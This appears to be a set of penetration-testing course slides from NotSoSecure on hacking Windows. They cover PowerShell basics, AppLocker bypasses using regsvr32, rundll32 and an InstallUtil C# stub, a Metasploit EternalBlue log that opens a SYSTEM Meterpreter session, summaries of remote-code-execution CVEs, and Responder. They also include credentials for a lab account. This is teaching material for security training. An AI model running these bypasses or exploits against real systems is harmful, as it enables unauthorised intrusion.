
NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved


# PowerShell Executables

- Actually, PowerShell is the library:  
`System.Management.Automation.dll`  
which is a dependency of various components (e.g. the powershell.exe binary)
- Any .NET application can utilize the 'System.Management.Automation' function to build a PowerShell pipeline runner
- The PowerShell Binary is available in 2 architectures:
  - PowerShell (x64) - The 64 bit PowerShell console
  - PowerShell (x86) - The 32 bit PowerShell console



# PowerShell ISE

- PowerShell ISE (Integrated Scripting Environment) Provides a user-friendly interface for writing and debugging code
- ISE provides multi line editing, selective execution and context-sensitive help
- Available in two architectures for developing scripts:
  - PowerShell ISE (x64)
  - PowerShell ISE (x86)



# Cmdlet

---

- Cmdlet (read as command-let) is a lightweight command used in the Windows PowerShell environment.
- Represented as a verb-noun pair. For Example:

```
Get-Help
```

```
Get-Command
```

- Generally has .ps1 extension
- PowerShell by default has more than 200 Cmdlets in-built
- Help on any Cmdlet can be fetched by

```
Get-Help <cmdlet name> -Detailed
```



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Cmdlet vs Commands

---



Cmdlets are instances of .net framework classes	Commands are stand alone executables
Parsing, error presentation and output formatting is handled by Windows PowerShell runtime	Parsing, error presentation and output formatting are not done in runtime
Input Objects are processed from the pipeline and deliver objects as output to the pipeline	Commands process inputs as a stream of text

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Powershell File Extensions

---

- **.ps1**
  - A cmdlet or a powershell script will usually have the extension `.ps1`
- **.psm1**
  - A Script Module file - a set of PowerShell functionalities grouped together as a module
  - Basically done for reuse and abstraction of PowerShell code
- **.psd1**
  - A module manifest file describes the content of a module and how the given module is processed
  - Creating a module manifest file is optional
- **.ps1xml**
  - XML file that defines properties and methods to the objects used in a PowerShell script



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# PowerShell Modules

---

- **Script Modules (.psm1)**
  - PowerShell script file with .psm1 extension which contains valid PowerShell code
  - Allows us to load functions to PowerShell session using Import-Module command
- **Binary Modules (.dll)**
  - Similar to Script Modules but written as C# code which is compiled into a .dll
  - Can be faster than Script Modules
  - One of the other biggest advantages is it allows us to create cmdlets with features like multithreading, which is quite tough in a PowerShell script
- **Dynamic Modules (no file)**
  - These modules are not saved to a file but created dynamically in-session by using New-Module cmdlet
- **Module Manifest (.psd1)**
  - Optional PowerShell data file that describes the contents of a Module and determines how a Module is processed



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# That all sounds great... BUT!

---

... right now, we can't use it!



So more on this later then...





Hacking Windows

## AppLocker and Group Policy restrictions

This app has been blocked by your system administrator.

Contact your system administrator for more info.

Close

# AppLocker

---



***“...AppLocker advances the application control features and functionality of Software Restriction Policies. AppLocker contains new capabilities and extensions that allow you to create rules to allow or deny applications from running based on unique identities of files and to specify which users or groups can run those applications...”***

What is AppLocker:

[https://technet.microsoft.com/en-us/library/ee424367\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee424367(v=ws.11).aspx)

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AppLocker: **Overview**

---



**Rules** can be defined that control the following:

- Applications
- Scripts
- Installers
- DLL's
- Packaged Applications

**Conditions** can be based upon the following:

- Publisher (i.e. software signed by a specific vendor)
- Path
- File Hash

Allow/Deny **actions** can be assigned to a user/group

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AppLocker: Overview

- Create Default Rules - Mainly based upon Path (esp. exe and script rules)

The image displays the Windows AppLocker console interface. On the left, a tree view shows the 'Application Control Policies' folder expanded to 'AppLocker', with a context menu open over 'Executable Rules'. The 'Create Default Rules' option is highlighted. To the right, four panels show the default rules for each category:

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path
✓ Allow	Everyone	(Default Rule) All files located in the Windows folder	Path
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All digitally signed Windows Installer files	Publisher
✓ Allow	Everyone	(Default Rule) All Windows Installer files in %systemdrive%\Windows\Installer	Path
✓ Allow	BUILTIN\Ad...	(Default Rule) All Windows Installer files	Path

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All scripts located in the Program Files folder	Path
✓ Allow	Everyone	(Default Rule) All scripts located in the Windows folder	Path
✓ Allow	BUILTIN\Ad...	(Default Rule) All scripts	Path

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All signed packaged apps	

What is AppLocker:

[https://technet.microsoft.com/en-us/library/ee460941\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/ee460941(v=ws.11).aspx)

# AppLocker: Enumeration



- Rules can be heavily customized
- Therefore, something that works in 1 environment, may not in the next!
- Generally, an exe rule will dictate which programs can/can't be run (probably based on path as this is the default configuration and is relatively unobtrusive/easy to manage)

Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All files located in the Program Files folder	Path
✓ Allow	Everyone	(Default Rule) All files located in the Windows folder	Path
✓ Allow	BUILTIN\Administrators	(Default Rule) All files	Path

- If we have access to PowerShell/cmd our job, in regard to enumeration, becomes easier

# AppLocker: Enumeration

---

- Generating 'Create Default Rules' means only programs in the following locations will execute:
  - Program Files directories (32 and 64 bit)
  - Windows directory
  - Anything elsewhere == nope!
- If we can write to a location that permits execution, we may be able to get access to some arbitrary code (assuming it's based on a blacklist/PATH configuration)
- Bypass Checker:  
<https://mssec.wordpress.com/2015/10/22/applocker-bypass-checker/>




NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved


# AppLocker: Enumeration



<https://github.com/3gstudent/Bypass-Windows-AppLocker/blob/master/AppLockerBypassChecker-v1.ps1>

```
The following paths allow write and execute
PS C:\Windows\WinSxS\x86_prnms003.inf_31bf3856ad364e35_10.0.14393.0_nor...
).MainModule | select FileName

FileName
i:\Windows\System32\spool\drivers\color\ABCtestfile.exe
C:\Windows\System32\Tasks\ABCtestfile.exe
C:\Windows\Tasks\ABCtestfile.exe
C:\Windows\SysWOW64\Tasks\ABCtestfile.exe
C:\Windows\Temp\ABCtestfile.exe
C:\Windows\servicing\Packages\ABCtestfile.exe
C:\Windows\servicing\Sessions\ABCtestfile.exe
C:\Windows\System32\Microsoft\Crypto\RSA\MachineKeys\ABCtestfile.exe
```




# AppLocker: Bypass Example #1

---

- Using regsvr32.exe || rundll32.exe to call a DLL  
<https://blog.didierstevens.com/2010/02/04/cmd-dll/>

```
C:\Windows\System32\regsvr32.exe "c:\users\%username%\cmd.dll"
```

```
C:\Windows\System32\rundll32.exe c:\users\%username%\cmd.dll,Control_RunDLL
```



```
C:\Windows\SysWoW64\regsvr32.exe
(C) Copyright 1998-2009 ReactOS Team.
C:\Windows\System32>whoami
plum\bob
C:\Windows\System32>_
```

- Run PowerShell with DLLs only  
<https://github.com/p3nt4/PowerShdll>

# AppLocker: Bypass Example #2

---

Based on research from Casey Smith (@subTee) and techniques divulged by Black Hills Information Security - <http://www.blackhillsinfosec.com/?p=5257>

## [Condensed Overview]

1. Create a small C# program and define a entry point that will be used by InstallUtil.exe (the actual bypass technique)

**Note:** The Install function requires privileges, whereas the uninstall function doesn't

1. The C# code will call a PowerShell script that we will create
2. Use csc.exe (a compiler that comes with the .NET Framework) to compile the C# code
3. Create the PowerShell script that will be called by the C# program and define the desired actions
4. Use InstallUtil.exe to run the compiled C# program



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AppLocker: C# Example

---



```
[snip]
public class Program {
    public static void Main() { }
}
[System.ComponentModel.RunInstaller(true)]
public class Sample : System.Configuration.Install.Installer {
    public override void
Uninstall(System.Collections.IDictionary savedState) {
        Mycode.Exec();
    }
}
public class Mycode {
    public static void Exec() {
DO STUFF...
    }
}
```

NotSoSecure part of



© 2021 NotSoSecure Global  
Services Ltd, all rights reserved

# Exercise 4.2



## Demo 4.2

# AppLocker / GPO Restriction Bypass

---

- You have an RDP session as Bob on 192.168.X.17. Attempt to execute the following commands on the host:
  - whoami
  - ipconfig /all
  - net user
- Going the extra mile:
- Try out different methods to get around AppLocker/GPO policies

# AppLocker Bypass: **More Examples**

---

- Run PowerShell with DLLs only

<https://github.com/p3nt4/PowerShdll>

- Code Execution via Microsoft Workflow Compiler

<https://posts.specterops.io/arbitrary-unsigned-code-execution-vector-in-microsoft-workflow-compiler-exe-3d9294bc5efb>

- Whitelisting Attempt using applocker

<https://oddvar.moe/2018/05/14/real-whitelisting-attempt-using-applocker/>

- Constrained Language Mode Bypass

<https://www.mdsec.co.uk/2018/09/applocker-clm-bypass-via-com/>



NotSoSecure part of




© 2021 NotSoSecure Global Services Ltd, all rights reserved

# AppLocker: Full Disclosure



Bob is a member of “plum\restricted\_access”



# AppLocker: FAILSAFE

---

If, for any reason, you have not managed to execute code, the following failsafe has been put into place

Logout from Bob's RDP session and login as Alice - Alice is not as restricted by AppLocker policies

- Username: **plum\alice**
- Password: **Password12345!**

**IMPORTANT:** Within the following challenges you will be required to substitute **C:\Users\Bob** for **C:\Users\Alice**



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows Exploitation Status



192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account

192.168.X.17

Host: WKSX




- Host is a member of plum.local
- Gained RDP access via
  - plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run Powershell scripts

Domain: plum.local



Hacking Windows

# Remote Exploitation



# Windows Remote Exploitation: **Exploit Code**



- Exposed and vulnerable services; known OS vulnerabilities and unpatched systems
- e.g. MS17-010 became “the new” MS08-067
  - Windows XP/2k3 - Windows 10/2k16

```
[*] 192.168.1.231:445 - Connecting to target for exploitation.
[+] 192.168.1.231:445 - Connection established for exploitation.
[*] 192.168.1.231:445 - Trying exploit with 22 Groom Allocations.
[*] 192.168.1.231:445 - Sending all but last fragment of exploit packet
[*] 192.168.1.231:445 - Starting non-paged pool grooming
[+] 192.168.1.231:445 - Sending SMBv2 buffers
[+] 192.168.1.231:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.1.231:445 - Sending final SMBv2 buffers.
[*] 192.168.1.231:445 - Sending last fragment of exploit packet!
[*] 192.168.1.231:445 - Receiving response from exploit packet
[+] 192.168.1.231:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.1.231:445 - Sending egg to corrupted connection.
[*] 192.168.1.231:445 - Triggering free of corrupted buffer.
[*] Sending stage (1189423 bytes) to 192.168.1.231
[*] Meterpreter session 1 opened (192.168.1.117:4444 -> 192.168.1.231:50033) at 2017-05-15 17:59:56 +0100
[+] 192.168.1.231:445 - =====
[+] 192.168.1.231:445 - =====WIN=====
[+] 192.168.1.231:445 - =====

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

Exploit video showing Fuzzbunch & EternalBlue - <https://vimeo.com/213515673>

# Windows Remote Exploitation: **Serialization**

---



- Yes, really!
- DCOM Uses serialization to communicate between processes
- CVE-2018-0824
  - A remote code execution vulnerability exists in "Microsoft COM for Windows" when it fails to properly handle serialized objects. An attacker who successfully exploited the vulnerability could use a specially crafted file or script to perform actions.
- Remote Code Execution but with user interaction as per the current PoCs in the Wild.
- Ref: <https://codewhitesec.blogspot.com/2018/07/lethalhta.html>

NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows Remote Exploitation: **BlueKeep**

---

- CVE-2019-0708:
- Remote Unauth Vulnerability targeting Remote Desktop Services
- Affects: Windows server 2000 - 2008 R2, Windows XP - 7
- CVSS: Base 9.8, Temporal 8.8
- If NLA (network Level Authentication) is enabled you are not affected
- Video PoC by CANVAS: <https://vimeo.com/349688256/aecbf5cac5>
- Metasploit module is also in preparation but kept within wraps

References:

<https://github.com/0xeb-bp/bluekeep>

<https://www.zerodayinitiative.com/blog/2019/5/27/cve-2019-0708-a-comprehensive-analysis-of-a-remote-desktop-service-s-vulnerability>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows Remote Exploitation: **DNS Server**

---

- CVE-2020-1350: A remote code execution vulnerability where Windows DNS servers fail to properly handle requests.
- Successful exploitation could allow an attacker to run arbitrary code in the context of the Local System Account.
- Windows servers configured as DNS servers are at risk from this vulnerability.
- An unauthenticated attacker could send malicious requests to a Windows DNS server to exploit this vulnerability.

#### References:

<https://blog.zsec.uk/cve-2020-1350-research/>  
<https://github.com/ZephrFish/CVE-2020-1350>



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Microsoft Exchange Bugs

---

- Microsoft Exchange 2010 to 2019 were affected with multiple vulnerabilities ranging from SSRF to RCE
- Affects the on-prem exchange servers not the Exchange online
- In many instances, allows an unauthenticated user to execute arbitrary code and perform exploitation
- [CVE-2021-26855](#) aka ProxyLogon - A SSRF vulnerability that can be used to bypass authentication and impersonate admin user tokens. Further can be chained with CVE-2021-27065 to exploit a file-write vulnerability and get code execution abilities



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Microsoft Exchange Bugs (contd.)

---

- Other vulnerabilities similar to CVE-2021-27065 are [CVE-2021-26857](#), [CVE-2021-26858](#) - Post-auth write-file vulnerability leading to RCE
- [CVE-2021-26857](#) - Insecure deserialization post-auth in the Unified Messaging interface
- Few other vulnerabilities - [CVE-2021-28480](#), [CVE-2021-28481](#), [CVE-2021-28482](#), [CVE-2021-28483](#) that allow RCE on the Microsoft Exchange Servers



NotSoSecure part of



© 2021 NotSoSecure Global Services Ltd, all rights reserved

# Windows Remote Exploitation: Responder

---

- <https://github.com/lgandx/Responder>
- ‘...Responder an LLMNR (Link-Local Multicast Name Resolution), NBT-NS (NetBIOS Name Service) and mDNS (Multicast Domain Name System) poisoner. It will answer to specific NBT-NS queries based on their name suffix...’

A multitude of options are available:

- SMB Auth Server
- WPAD Proxy Server
- HTTP/HTTPS Auth Servers
- FTP/POP3/IMAP/SMTP and DNS Servers



# Windows Remote Exploitation: Responder



- A request for \\shared originates from 192.168.0.8

121	21.874597	192.168.0.8	192.168.0.255	NBNS	92 Name query NB SHARED<20>
122	21.875474	fe80::88f7:b32:836e...	ff02::1:3	LLMNR	86 Standard query 0x1643 A shared
123	21.875775	192.168.0.8	224.0.0.252	LLMNR	66 Standard query 0x1643 A shared
